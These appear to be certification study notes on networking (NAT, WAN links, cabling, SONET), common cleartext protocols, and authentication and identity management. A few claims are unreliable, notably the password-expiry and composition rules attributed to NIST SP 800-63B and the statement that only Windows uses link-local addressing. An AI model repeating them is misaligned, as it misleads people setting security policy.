Source Network Address Translation (SNAT) is yet another term for NAT. NAT can also be called Stateful NAT or Dynamic NAT since the mapping and IPv4 address or socket allocation is created when a session is initiated and dissolved when the session is torn down. From this point forward, our use of the term NAT is meant to imply the more likely use of PAT.

NAT traversal (NAT-T) (RFC 3947) was designed specifically to support IPsec and other tunneling VPN protocols, such as Layer 2 Tunneling Protocol (L2TP). Traditional NAT doesn't support IPsec VPNs. NAT Traversal adds a UDP header which encapsulates the IPsec ESP header. Three ports in particular must be open on the device that is performing NAT for the VPN to work correctly. These ports are UDP port 4500 (used for NAT traversal), UDP port 500 (used for IKE) and IP protocol 50 (ESP).


Static NAT, reverse proxy, port forwarding, or destination network address translation (DNAT), this technique allows an external entity to initiate communication with an internal entity behind a NAT by using a public socket that is mapped to redirect to an internal system's private address.




Private IP Addresses

IPv4 addresses, are defined in *RFC 1918*. They are as follows:

- 10.0.0.0 – 10.255.255.255 (a full Class A range)
- 172.16.0.0 – 172.31.255.255 (16 Class B ranges)
- 192.168.0.0 – 192.168.255.255 (256 Class C ranges)



	8bits	8bits	8bits	8bits
Class A	Network	Host	Host	Host
Class B	Network	Network	Host	Host
Class C	Network	Network	Network	Host



Address Class	RANGE	Default Subnet Mask
A	1.0.0.0 to 126.255.255.255	255.0.0.0
B	128.0.0.0 to 191.255.255.255	255.255.0.0
C	192.0.0.0 to 223.255.255.255	255.255.255.0
D	224.0.0.0 to 239.255.255.255	Reserved for Multicasting
E	240.0.0.0 to 254.255.255.255	Experimental

Note: Class A addresses 127.0.0.0 to 127.255.255.255 cannot be used and is reserved for loopback testing.

Automatic Private IP Addressing (APIPA), also known as link-local address assignment (defined in RFC 3927), assigns an IP address to a system in the event of a Dynamic Host Configuration Protocol (DHCP) assignement failure. APIPA is primarily a feature of Windows, since no other OS has adopted the standard. APIPA assigns each failed DHCP client an IP address from the range of 169.254.0.1 to 169.254.255.254 with Class B subnet mask of 255.255.0.0.

DHCP Snooping used to shield networks from unauthenticated DHCP clients.

Circuit switching was originally developed to manage telephone calls over the public switched telephone network. In circuit switching, a dedicated physical pathway is created between the two communicating parties.

Packet switching occurs when the message or communication is broken up into small segments (fixed-length cell or variable-length packets, depending on the protocols and technologies employed) and sent across the intermediary networks to the destination. Each segment of data has its own header that contains source and destination information.




TABLE 12.2 Circuit switching vs. packet switching

Circuit switching	Packet switching
Constant traffic	Bursty traffic
Fixed known delays	Variable delays
Connection oriented	Connectionless
Sensitive to connection loss	Sensitive to data loss
Used primarily for voice	Used for any type of traffic

Asynchronous transfer mode (ATM) is a switching technique used by telecommunication networks that uses asynchronous time-division multiplexing to encode data into small, fixed-sized cells. This is different from Ethernet or internet, which use variable packet sizes for data or frames. ATM is the core protocol used over the synchronous optical network (SONET) backbone of the integrated digital services network (ISDN). Uses virtual path identifiers (VPI) to create end-to-end connectivity. Uses a fixed data cell size (48 bytes) for better quality of service (QoS). Fixed header size (5 bytes) coupled with small data cell results in significant overhead. Like combining Ethernet and IP.

Virtual circuit (also called a communication path) is a logical pathway or circuit created over a packet-switched network between two specific endpoints. Within packet-switching systems are two types of virtual circuits:

- ***Permanent virtual circuits (PVC)*** is like a dedicated leased line; the logical circuit always exists and is waiting for the customer to send data. A PVC is a predefined virtual circuit that is always available. PVC is like a two-way radio or walkie-talkie.
- ***Switched virtual circuits (SVC)*** has to be created each time it is needed using the best paths currently available before it can be used and then disassembled after the transmission is complete. SVC is more like a shortwave or ham radio.

Dedicated line (also called a leased line or point-to-point link) is one that is continually reserved for use by a specific customer. A dedicated line is always on and waiting for traffic to be transmitted over it.

Nondedicated line is one that requires a connection to be established before data transmission can occur. A nondedicated line can be used to connect with any remote system that uses the same type of nondedicated line. Standard classic modems and DSL modems are examples of on dedicated lines.

Dedicated/leased line

- Dedicated line reserved by a communications carrier for the private use of a customer
- Point-to-point link

Leased line types

- T1: DS1 formatted data transmitted at 1.544 mbps through the telephone network
- T3: DS3 formatted data transmitted at 44.736 mbps through the telephone network
- E1: Wide-area digital data transmission at 2.048 mbps (predominantly used in Europe)
- E3: Wide-area digital data transmission at 34.368 mbps

Synchronous Data Link Control (SDLC) protocol, which was developed by IBM in the 1970s. SDLC is mainly used in IBMs proprietary Systems Network Architecture (SNA) environments. Unlike HDLC, SDLC supports only the NRM mode of operation.

- Operates at data link layer, Layer 2
- Uses a polling media-access method
- Primary station controls all communications with secondary stations (Normal Response Mode)

High-Level Data Link Control (HDLC) protocol is an ISO standard that supports point-to-point and multipoint communications. It is typically used by X.25 and Frame Relay to move packets across the WAN cloud.

- Successor to SDLC
- Operates at the data link layer, Layer 2
- Controls data flow and provides error correction
- Uses synchronous serial links
- Supports Normal Response Mode (NRM), Asynchronous Response Mode (ARM) and Asynchronous Balanced Mode (ABM)

Digital subscriber line (DSL) is a point-to-point network that uses existing phone lines. Two general varieties of DSL exist: Symmetric and asymmetric. Symmetric DSL provides the same transfer rate for both download and upload. Asymmetric versions of DSL provide faster download speeds than upload speeds.

Symmetric

- SDSL Symmetrical upload/download 1.544 Mbit/s (T1 equivalent)
- HDSL Symmetrical upload/download 1.544 Mbit/s (T1 equiv), Also 2.048 Mbit/s (E1 equiv)
- SHDSL Standardized version of symmetric DSL Largely replaced SDSL and HDSL implementations Up to 5.696 Mbit/s possible

Asymmetric

ADSL21

12 Mbit/s down
3.5 Mbit/s up

ADSL2+2

24 Mbit/s down
3.5 Mbit/s up

VDSL3

52 Mbit/s down
16 Mbit/s up

VDSL+4

Interoperable with ADSL2+
100 Mbit/s split across up and down possible at 1,600 ft.
Performance extremely dependent upon distance to provider

Modem (modulator/demodulator)

- Modulates digital binary data to be carried over analog networks
- Receiver demodulates analog data to digital binary

CSU/DSU – converts LAN protocols to allow transfer over WAN equipment

DTE/DCE

- Data Terminal Equipment (DTE) associated with customer end of a WAN connection
- Data Communications Equipment (DCE) associated with ISP's network

Cabling

Coaxial cable can be used for high-speed networking. It is also quite resistant to electromagnetic interference (EMI). Can transmit for longer distances without amplification. Coaxial cable may use two transmission schemes:

- Baseband: Single channel of information
- Broadband: Multiple channels of information
- 50-ohm cable for digital signaling
- 75-ohm cable for high-speed data and analog signals

Twisted Pair

Two types: Unshielded Twisted Pair (UTP) and Shielded Twisted Pair (STP)

Category 1 and 2	Voice, low-speed data	Standard telephone wiring, EIA/TIA-586 standard
Category 3	Data 10 Mbps	Applied in 10baset networks
Category 4	Data 16 Mbps	Applied in token ring networks
Category 5	Data 100 Mbps to 1 Gbps	
Category 6 / 5e	1000 Mbps	

Fiber-Optic Links

Synchronous Digital Hierarchy (SDH) and ***Synchronous Optical Network (SONET)*** are fiber-optic high-speed networking standards. SDH was standardized by the International Telecommunications Union (ITU) and SONET by the American National Standards Institute (ANSI). SDH and SONET are mostly hardware or physical layer standards defining infrastructure and line speed requirements. SDH and SONET use synchronous time-division multiplexing (TDM) to high-speed duplex communications with minimal need for control and management overhead. The transmission service supports a foundational level of speed of 51.48 Mbps, which supports the

Synchronous Transport Signals (STS) of SONET and/or the ***Synchronous Transport Modules* (STM) of SDH. The term *Optical Carrier (OC)*** can also be substituted for STS. SDH and SONET both support mesh and ring topologies.




TABLE 12.3 Bandwidth levels of SDH and SONET

SONET	SDH	Data rate
STS-1/OC-1	STM-0	51.84 Mbps
STS-3/OC-3	STM-1	155.52 Mbps
STS-12/OC-12	STM-4	622.08 Mbps
STS-48/OC-48	STM-16	2.488 Gbps
STS-96/OC-96	STM-32	4.876 Gbps
STS-192/OC-192	STM-64	9.953 Gbps
STS-768/OC-768	STM-256	39.813 Gbps


Note: The SDH service numbers are 1/3 that of SONET's.

Transmission logging is a form of auditing focused on communications. Transmission logging records the particulars about source, destination, time stamps, identification codes, transmission status, number of packets, size of message, and so on.

Transmission error correction is a capability built into connection- or session-oriented protocols and services. Retransmission controls can also determine whether multiple copies of a hash total or CRC (cyclic redundancy check) value are sent and whether multiple data paths or communication channels are employed.


<u>Prevent or Mitigate Network Attacks</u>

Eavesdropping is listening to communication traffic for the purpose of duplicating it. The duplication can take the form of recording data to a storage device or using an extraction program that dynamically attempts to extract the original content from the traffic stream. Once a copy of traffic content is in the hands of an attacker, they can often extract many forms of confidential information, such as usernames, passwords, process procedures, and data.



Combat eavesdropping by maintaining physical access security to prevent unauthorized personnel from accessing your IT infrastructure. As for protecting communications that occur outside your network or for protecting against internal attackers, using encryption (such as IPsec or SSH) and onetime authentication methods (onetime pads or token devices) on communication traffic will greatly reduce the effectiveness and timeliness of eavesdropping. Application allow listings should also be considered as a means to prevent the execution of unauthorized software, such as sniffers.

Modification attacks, captured packets are altered and then played against a system. Modified packets are designed to bypass the restrictions of improved authentication mechanisms and session sequencing. Countermeasures to modification replay attacks include using digital signature verifications and packet checksum verification (i.e., integrity checking).



RED TEAM

OFFENSIVE ATTACK TEAM

Tasks include:

- Ethical hacking
- Penentration testing
- Black box testing
- Social engineering
- Web app scanning
- Vulernability exploitation

PURPLE TEAM

DATA COLLECTION & IMPLEMENTATION TEAM

Tasks include:

- Improvement facilitation
- Data analytics
- Gap analysis
- Red vs Blue skill testing
- System improvements
- Collaborative security

BLUE TEAM

DEFENSIVE PROTECT TEAM

Tasks include:

- Infrastructure security
- Damage control
- Incident response (IR)
- Operational security
- Threat hunting
- Digital forensics

Simple Network Management Protocol (SNMP)

- Primary use-case involves monitoring of network devices for performance metrics and error conditions
- SNMPv1 and SNMPv2 employ two cleartext community strings that function as shared password (no confidentiality)
- Public community string allows read (default value: public)
- Private community string allows read and write (default value: private)
- If used, require SNMPv3, which added much-needed security functionality including encryption and authentication
- SNMP agents listen on UDP Port 161

Telnet

- Terminal emulation across a network
- Cleartext authentication and data transfer (no confidentiality)
- TCP port 23

File Transfer Protocol (FTP)

- Allows file transfer over network
- Cleartext authentication and data transfer (no confidentiality)
- TCP port 21 for command channel
- Extra TCP port for data channel

Simple Mail Transfer Protocol (SMTP)

- Used to send and receive email between mail servers
- TCP port 25


SMTP relay is a mail server or "MTA" (Message Transfer Agent) that is directed to hand off your message to another mail server that can get your message closer to its intended recipient - the finish line.

Trivial File Transfer Protocol (TFTP)

- Allows file transfer over network
- No authentication and cleartext data transfer (no confidentiality)
- UDP port 69

Domain 5: Identity and Access Management

Authentication Factors



Something You Know The *something you know* factor of authentication includes memorized secrets such as a password, personal identification number (PIN), or passphrase. Older documents refer to this as a *Type 1 authentication factor*.

Something You Have The *something you have* factor of authentication includes physical devices that a user possesses and can help them provide authentication. Examples include a smartcard, hardware token, *memory card*, or Universal Serial Bus (USB) drive. Older documents refer to this as a *Type 2 authentication factor*. ***Transient authentication*** is authentication by something you have. Typically, transient authentication is implemented by an electronic access control (EAC) token that is worn by the user. The EAC token broadcasts the user's authentication credentials over a very short range.

Something You Are The *something you are* factor of authentication uses physical characteristics of a person and is based on biometrics. Examples in the something you are category include fingerprints, face scans, retina patterns, iris patterns, and palm scans. Older documents refer to this as a *Type 3 authentication factor*.

Somewhere You Are The somewhere you are factor identifies a subject's location based on a specific computer, a geographic location identified by an Internet Protocol (IP) address, or a phone number identified by Caller ID. Controlling access by physical location forces a subject to be present somewhere. Geolocation technologies can identify a user's location based on the IP address, and some authentication systems use geolocation.

Context-Aware Authentication Many mobile device management (MDM) systems use *context-aware authentication* to identify mobile device users. It can identify multiple attributes such as the user's location, the time of day, and the mobile device.

Password policy in the overall security policy. IT security professionals then enforce the policy with technical controls such as a technical password policy that enforces the password restriction requirements. The following list includes some common password policy settings:

- Maximum Age
- Password Complexity
- Password Length
- Minimum Age
- Password History

NIST SP 800- 63B. Password Recommandations:

■ Passwords expire after 60 days.
■ Passwords must be at least 15 characters.
■ Passwords must contain at least one uppercase letter.
■ Passwords must contain at least one lowercase letter.
■ Passwords must contain at least one number.
■ Passwords must contain at least one special character.

PCI DSS Password Requirements


- Passwords expire at least every 90 days.
- Passwords must be at least seven characters long.

<u>Something You Have</u>

- ***Smartcard*** is a credit card–sized ID or badge and has an integrated circuit chip embedded in it. Smartcards contain information about the authorized user that is used for identification and/or authentication purposes.
- ***Token device***, or hardware token, is a password-generating device that users can carry with them. A common token used today includes a display that shows a six- to eight-digit number. Hardware token devices use dynamic *onetime passwords*, making them more secure than static passwords. These are typically six or eight PINs.
- ***Synchronous Dynamic Password Tokens*** Hardware tokens that create *synchronous dynamic passwords* are time based and synchronized with an authentication server. They generate a new PIN periodically, such as every 60 seconds.
- ***Asynchronous Dynamic Password Tokens*** An *asynchronous dynamic password* does not use a clock. Instead, the hardware token generates PINs based on an algorithm and an incrementing counter.

<u>Something You Are</u>

Biometric factors fall into the Type 3, something you are, authentication category. Biometric factors can be used as an identifying technique, an authentication technique, or both. Physiological biometric methods include fingerprints, face scans, retina scans, iris scans, palm scans (also known as palm topography or palm geography), and voice patterns:



Fingerprints are the visible patterns on the fingers and thumbs of people. They are unique to an individual and have been used for decades in physical security for identification. Fingerprints have loops, whorls, ridges, and bifurcations (also called minutiae) and fingerprint readers match the minutiae to data within a database. Fingerprint readers are now commonly used on smartphones, tablets, laptop computers, and USB flash drives to identify and authenticate users. It usually takes less than a minute to capture a user's fingerprint during the registration process.

Face Scans *Face scans* use the geometric patterns of faces for detection and recognition. Many smartphones and tablets support face identification to unlock the device. Casinos use it to identify card cheats. Law enforcement agencies have been using it to catch criminals at borders and in airports. Face scans are also used to identify and authenticate people before allowing them to access secure spaces such as a secure vault.

Retina Scans *Retina scans* focus on the pattern of blood vessels at the back of the eye. They are the most accurate form of biometric authentication and can differentiate between identical twins. However, some privacy proponents object to their use because they can reveal medical conditions, such as high blood pressure and pregnancy. Older retinal scans blew a puff of air into the user's eye, but newer ones typically use infrared light instead. Additionally, retina scanners typically require users to be as close as three inches from the scanner.

Iris Scans Focusing on the colored area around the pupil, *iris scans* are the second most accurate form of biometric authentication. Like the retina, the iris remains relatively unchanged throughout a person's life (barring eye damage or illness). Iris scans are considered more acceptable by general users than retina scans because scans can occur from far away and are less intrusive. Scans can often be done from 6 to 12 meters away (about 20 to 40 feet). However, some scanners can be fooled with a high-quality image in place of a person's eye. Additionally, accuracy can be affected by changes in lighting and the usage of some glasses and contact lenses.

Palm Scans *Palm scanners* scan the palm of the hand for identification. They use near-infrared light to measure vein patterns in the palm, which are as unique as fingerprints Individuals simply place their palm over a scanner for a few seconds during the registration process. Later, they place their hand over the scanner again for identification. For example, the Graduate Management

Admission Council (GMAC) uses palm vein readers to prevent people from taking the test for others and ensure that the same person reenters the testing room after a break.

Voice Pattern Recognition This type of biometric authentication relies on the characteristics of a person's speaking voice, known as a *voiceprint*. The user speaks a specific phrase, which is recorded by the authentication system. To authenticate, they repeat the same phrase, and it is compared to the original. *Voice pattern* recognition is sometimes used as an additional authentication mechanism but is rarely used by itself.

Vein Using blood vessels in the palm can be used as a biometric factor of authentication.

Gait Analysis is the way an individual walks. Identification and/or authentication using gait is possible even with lower resolution video


Biometric Factor Error Ratings

False Rejection Rate A false rejection occurs when an authentication system does not authenticate a valid user. As an example, say Dawn has registered her fingerprint and used it for authentication previously. Imagine that she uses her fingerprint to authenticate herself today, but the system incorrectly rejects her fingerprint, indicating it isn't valid. This is sometimes called a false negative authentication. The ratio of false rejections to valid authentications is known as the *false rejection rate (FRR)*. False rejection is sometimes called a *Type I error*.

False Acceptance Rate A false acceptance occurs when an authentication system authenticates someone incorrectly. This is also known as a false positive authentication. As an example, imagine that Hacker Joe doesn't have an account and hasn't registered his fingerprint. However, he uses his fingerprint to authenticate, and the system recognizes him. This is a false positive or a false acceptance. The ratio of false positives to valid authentications is the *false acceptance rate (FAR)*. False acceptance is sometimes called a *Type II error*.

You can compare the overall quality of biometric devices with the ***crossover error rate (CER)***, also known as the equal error rate (ERR). ***Zephyr Chart*** Is utilized for comparisons between different biometric systems.

Graph of FRR and FAR errors indicating the CER point



TIP

The stored sample of a biometric factor is the reference profile (also known as a reference template). The throughput rate is the amount of time the system requires to scan a subject and approve or deny access.

Multifactor authentication (MFA) is any authentication using two or more factors.

Two-factor authentication (2FA) requires two different proofs of identity to provide authentication. In contrast, any authentication method using only a single factor is *single-factor authentication*. As an example, smartcards typically require users to insert their card into a reader and enter a PIN. The smartcard is in the something you have factor, and the PIN is in the something you know factor. As a general rule, using more types or factors results in more secure authentication.

<u>Two-Factor Authentication with Authenticator Apps</u>

HOTP The hash message authentication code (HMAC) includes a hash function used by the *HMAC-based One-Time Password (HOTP)* standard to create onetime passwords. It typically creates HOTP values of six to eight numbers. This is similar to the asynchronous dynamic passwords created by tokens. The HOTP value remains valid until used. HOTP algorithm, the counter is based on events. The counter increments every time a user presses the button on the token. The counter on the server increments after every successful authentication.

TOTP The *Time-based One-Time Password* standard is similar to HOTP. However, it uses a timestamp and remains valid for a certain time frame, such as 30 seconds. The TOTP password expires if the user doesn't use it within the time frame. This is similar to the synchronous dynamic passwords used by tokens.

PIV derived credential is a set of digital identity keys stored on a mobile device that make the mobile device behave like a PIV card so you can access secure resources using only your mobile device. In other words, with PIV derived credentials, you can use your mobile device like a PIV card.

Fast Identity Online (FIDO) Alliance is an open industry association with a stated mission of reducing the over-reliance on passwords.


<u>Implementing Identity Management</u>

Identity management (IdM) implementation techniques generally fall into two categories:

■ ***Centralized access control*** implies that a single entity within a system performs all authorization verification.


■ ***Decentralized access control*** (also known as distributed access control) implies that various entities located throughout a system perform authorization verification.

Single sign-on (SSO) is a centralized access control technique that allows a subject to be authenticated once on a system and access multiple resources without authenticating again.
SSO is convenient for users, but it also has security benefits.



LDAP and Centralized Access Control: Within a single organization, a centralized access control system is often used for SSO. For example, a *directory service* is a centralized database that includes information about subjects and objects, including authentication data. Many directory services are based on the Lightweight Directory Access Protocol (LDAP). For example, the Microsoft Active Directory Domain Services (AD DS) is LDAP based. Active Directory is an LDAP v3 compliant data store.

SSO is common on internal networks, and it is also used on the internet with third-party services. Many cloud-based applications use SSO solutions, making it easier for users to access resources over the internet. Cloud-based applications use ***federated identity management (FIM)*** systems, which are a form of SSO.


Federated Identity Solutions
Identity/trust relationship
Service provider
Identity provider (IdP)
Makes request for services
User
Authenticates

Cloud-based federation typically uses a third-party service to share federated identities. As an example, many corporate online training websites use federated SSO systems. When the organization coordinates with the online training company for employee access, they also coordinate the federated access details.

On-Premise Federation Federated identity management systems can be hosted on-premises, in the cloud, or in a combination of the two as a hybrid system.

Hybrid federation is a combination of a cloud-based solution and an on-premises solution. Imagine Acme has a cloud-based federation providing employees with online training. After the merger with Emca, they implement an on-premises solution to share identities with the two companies.

Just-in-Time (JIT) Some federated identity solutions support *just-in-time (JIT)* provisioning. These solutions automatically create the relationship between two entities so that new users can access resources. A JIT solution creates the connection without any administrator intervention.

Credential management systems provide storage space for usernames and passwords. As an example, many web browsers can remember usernames and passwords for any site that a user has visited.


Scripted access or logon scripts establish communication links by providing an automated process to transmit login credentials at the start of a login session. Scripted access can often simulate SSO even though the environment still requires a unique authentication process to connect to each server or resource.

Comparing Permissions, Rights, and Privileges

